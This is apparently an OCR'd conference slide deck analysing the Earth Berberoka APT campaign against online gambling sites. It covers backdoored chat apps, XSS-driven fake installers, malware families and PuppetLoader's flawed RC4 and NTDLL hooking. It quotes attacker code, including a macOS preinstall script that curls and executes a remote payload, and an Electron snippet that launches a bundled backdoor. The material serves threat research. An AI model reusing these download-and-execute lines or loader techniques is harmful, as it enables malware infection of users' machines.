Earth Berberoka: An Analysis of a Multivector and Multiplatform APT Campaign Targeting Online Gambling Sites


Jaromir Horejsi (@JaromirHorejsi)
Daniel Lunghi(@thehellu),
THREATCON, Kathmandu, Nepal
September 15th, 2022


Outline


- Introduction
- Infection vectors
- Malware toolkit
- Targets
- Infrastructure
- Attribution
- Conclusion


Introduction


Investigation started from an Xnote sample connected to Operation DRBControl's domain name











Infection vectors

Infection vector – chat application

- Cloned website offering backdoored chat application

In Chinese language
mì mì (秘密) means “secret”

Website and application
copied from mmimchat.com

Infection vector – chat application


- Desktop chat application
  - Built with ElectronJS framework (multiplatform)
  - electron-main.js file references the malicious payload

```
if ("win32" === process.platform)(e = n(36).exec)(t.join(__statics, "deps", "USOPrivate"));
else if ("darwin" === process.platform) {
var e = n(36).exec,
    r = t.join(__statics, "deps", "darwinx64");
e("chmod +x ".concat(r)), e(r)
```

\mimi-setup-1.1.6.3.exe_\resources\app\statics\deps*.*

Name	Ext	Size	Date
[..]		<DIR>	01/19/202
log	dll	200,592	?
USOPrivate	dat	156,361	?
USOPrivate	exe	779,152	?


Infection vector – chat application



Infection vector – chat application


- Registration page is limited to certain countries
  - +86: China
  - +1: Canada
  - +1: USA
  - +852: Hong Kong
  - +853: Macao
  - +886: Taiwan
  - +63: Philippines
  - +65: Singapore
  - +66: Thailand
  - +81: Japan
  - +82: South Korea

Infection vector – XSS and fake installer



Infection vector – XSS and fake installer

- Persistent cross-site scripting in legitimate website to load a Javascript script from a third-party server



- The script does some checks and displays a message stating that the Flash player version is too old
- Then it calls Xss.php script, and redirects to a website linking a malicious installer

Infection vector – XSS and fake installer

- Xss.php script probably collects some statistics about the victims
- Malicious installer's website is in Chinese language

Infection vector – XSS and fake installer

- Server hosting JS and PHP script also hosts a login page

- “Xss平台” (Xss píng tái) means “XSS platform”
- Message mentions XSS results and free online XSS platforms

Infection vector – XSS and fake installer

- Two different legitimate websites exploited
  - A news website aimed at the Chinese community of a big US city
  - An unknown website (offline when we checked)

Infection vector – DMG file

- Fake BitGet application (DMG file, MacOS)
  - Preinstall script downloads and executes malicious payload (oRAT)

```
#!/bin/bash

cd /tmp; curl -sL https://d.github.wiki/mac/darwinx64 -O; chmod +x darwinx64;
./darwinx64;
```

- BitGet is a Singapore-based cryptocurrency exchange application

Malware toolkits

Malware toolkit – Overview

- Threat actor uses lot of malware families, across 3 different platforms
  - Windows
  - Linux
  - Mac
- Some malware families were previously known, others have not been publicly reported

Malware toolkit – Windows

- Known Windows malware families
  - PlugX
  - Gh0st
  - Cobalt Strike
  - Trochilus
  - Quasar RAT
  - Async RAT
  - DarkCrystal RAT (DC RAT)

Malware toolkit – Windows

- New Windows malware families
  - PuppetLoader
  - PuppetDownloader
  - oRAT
  - MFC downloader
  - HelloBot (priorly not seen on Windows)

Malware toolkit – Linux

- Known malware families
  - XNote
  - HelloBot
  - Pupy RAT
  - Reptile rootkit
- Unknown malware families
  - Unnamed Go RAT (recently found)

Malware toolkit – Mac


- Only malware found targeting Mac OS is oRAT
  - Also seen compiled for Windows platform

Malware toolkit – PuppetLoader

- Custom malware (backdoor)
- 5 stages

```
35 18 07 00  39 18 07 00  00 00 01 00  50 75 70 70    5.. 9..      Pupp
65 74 4C 6F  61 64 65 72  2E 50 75 70  70 65 74 2E    etLoader.Puppet.
43 6F 72 65  2E 78 36 34  2E 52 65 6C  65 61 73 65    Core.x64.Release
2E 64 6C 6C  00 52 75 6E  00 53 74 6F  70 00 00 00    .dll Run Stop
```

Malware toolkit – PuppetLoader



Malware toolkit – PuppetLoader


- Flawed RC4 (swap operation implementation)
- Operation SWAP
  - implemented in 5 steps

step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp – S[j]
4	S[j] = Tmp
5	S[i] = S[i] – Tmp

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    K := S[(S[i] + S[j]) mod 256]
    output K
endwhile
```


Malware toolkit – PuppetLoader

step	operation




Malware toolkit – PuppetLoader

step	operation
1	Tmp = S[i] + S[j]




Malware toolkit – PuppetLoader

step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp




Malware toolkit – PuppetLoader

step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp – S[j]




Malware toolkit – PuppetLoader

step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp – S[j]
4	S[j] = Tmp



Malware toolkit – PuppetLoader


step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp – S[j]
4	S[j] = Tmp
5	S[i] = S[i] – Tmp



Malware toolkit – PuppetLoader

- When i==j, S[i] and S[j] point to the same address
- After swap operation, values should remain the same


step	operation



Malware toolkit – PuppetLoader

- When i==j, S[i] and S[j] point to the same address
- After swap operation, values should remain the same


step	operation
1	Tmp = S[i] + S[j]



Malware toolkit – PuppetLoader

- When i==j, S[i] and S[j] point to the same address
- After swap operation, values should remain the same


step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp



Malware toolkit – PuppetLoader

- When i==j, S[i] and S[j] point to the same address
- After swap operation, values should remain the same


step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp – S[j]



Malware toolkit – PuppetLoader

- When i==j, S[i] and S[j] point to the same address
- After swap operation, values should remain the same


step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp – S[j]
4	S[j] = Tmp



Malware toolkit – PuppetLoader

- When i==j, S[i] and S[j] point to the same address
- After swap operation, values should remain the same

step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp – S[j]
4	S[j] = Tmp
5	S[i] = S[i] – Tmp



Malware toolkit – PuppetLoader

- After each i==j RC4 internal state contains 1 more zero byte

```
080: D2 49 4C 31 93 E5 1D A9 |ÒIL1"å.©
088: A5 D5 3A C6 17 19 DD 21 |¥Õ:Æ..Ý!
090: 65 BF E4 14 38 26 AA 39 |e¿ä.8&ª9
098: 71 24 69 D9 16 A2 00 1E |q$iÙ.¢..
0A0: E0 4B 70 3B F8 2E 5F EF |àKp;ø._ï
0A8: 45 67 C1 0C 05 C3 B2 B6 |EgÁ..Ã²¶
0B0: 27 1C 8D E7 D0 F1 FE FF |'.çÐñþÿ
0B8: 9A A8 40 FD 5C 51 C4 25 |š¨@ý\QÄ%
0C0: 75 13 E8 8F 56 53 59 9F |u.èVSYŸ
0C8: 5A ED DB A3 32 2F 30 EC |ZíÛ£2/0ì
0D0: 41 28 C2 AF 4A 78 0A 9D |A(Â¯Jx.
0D8: F6 95 18 5D C5 5E 9C D8 |ö•.]Å^œØ
0E0: 8B 84 62 D3 F9 2C CA F3 |‹„bÓù,Êó
0E8: 88 F4 3F 02 2B 57 4E 4F |ˆô?.+WNO
0F0: E3 0F 20 12 3C A4 A0 B0 |ã. .<¤ °
0F8: BA EA 04 54 C8 9E CF 74 |ºê.TÈžÏt
```

```
080: D2 49 4C 31 93 E5 1D A9 |ÒIL1"å.©
088: A5 D5 3A C6 17 19 DD 21 |¥Õ:Æ..Ý!
090: 65 BF E4 14 38 26 AA 39 |e¿ä.8&ª9
098: 71 24 69 D9 16 A2 00 1E |q$iÙ.¢..
0A0: E0 4B 70 3B F8 2E 5F EF |àKp;ø._ï
0A8: 45 67 C1 0C 05 C3 B2 B6 |EgÁ..Ã²¶
0B0: 27 1C 8D E7 D0 F1 FE FF |'.çÐñþÿ
0B8: 9A A8 40 FD 5C 51 C4 25 |š¨@ý\QÄ%
0C0: 75 13 E8 8F 56 53 59 9F |u.èVSYŸ
0C8: 5A ED DB A3 32 2F 30 EC |ZíÛ£2/0ì
0D0: 41 28 C2 AF 4A 78 0A 9D |A(Â¯Jx.
0D8: F6 95 18 5D C5 5E 9C D8 |ö•.]Å^œØ
0E0: 8B 84 62 D3 F9 00 CA F3 |‹„bÓù.Êó
0E8: 88 F4 3F 02 2B 57 4E 4F |ˆô?.+WNO
0F0: E3 0F 20 12 3C A4 A0 B0 |ã. .<¤ °
0F8: BA EA 04 54 C8 9E CF 74 |ºê.TÈžÏt
```

- RC4 internal state is not permutation of all 0x00-0xFF bytes anymore

Malware toolkit – PuppetLoader


- 2 other malware families using the same flawed RC4 implementation
  - PuppetDownloader, C++ malware downloading second stage
  - TigerPlug, userland rootkit spreading PlugX via RDP

Malware toolkit – PuppetLoader

- Stage 1 – Stealthy Loader
  - Starts loading a legitimate DLL from Windows\System32 directory
  - Replace it with malicious code on the fly
  - Hook NTDLL's:
    - NtQueryAttributesFile, NtOpenFile, NtCreateSection, NtMapViewOfSection, NtQuerySection and ZwClose
  - Use undocumented ntdll's APIs – RtlPushFrame, RtlPopFrame and RtlGetFrame to avoid recursive hooking problem

Malware toolkit – PuppetLoader

- ‘LDFM’ frame



$ ==>	4C	44	46	4D	00	00	00	00	00	00	00	00	00	00	00	00	LDFM............
$+10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
$+20	00	00	F7	01	00	00	00	00	40	00	4F	02	00	00	00	00	..÷.....@.O.....
$+30	78	0E	19	00	00	00	00	00	00	70	19	00	00	00	00	00	x........p......
$+40	40	00	1A	02	00	00	00	00	30	04	0E	00	00	00	00	00	@.......0.......
$+50	54	00	00	00	00	00	00	00	48	00	1A	02	00	00	00	00	T.......H.......
$+60	E0	01	0E	00	00	00	00	00	E0	04	42	00	00	00	00	00	à.......à.B.....
$+70	5C	00	4C	00	7A	00	33	00	32	00	2E	00	64	00	6C	00	\.L.z.3.2...d.l.
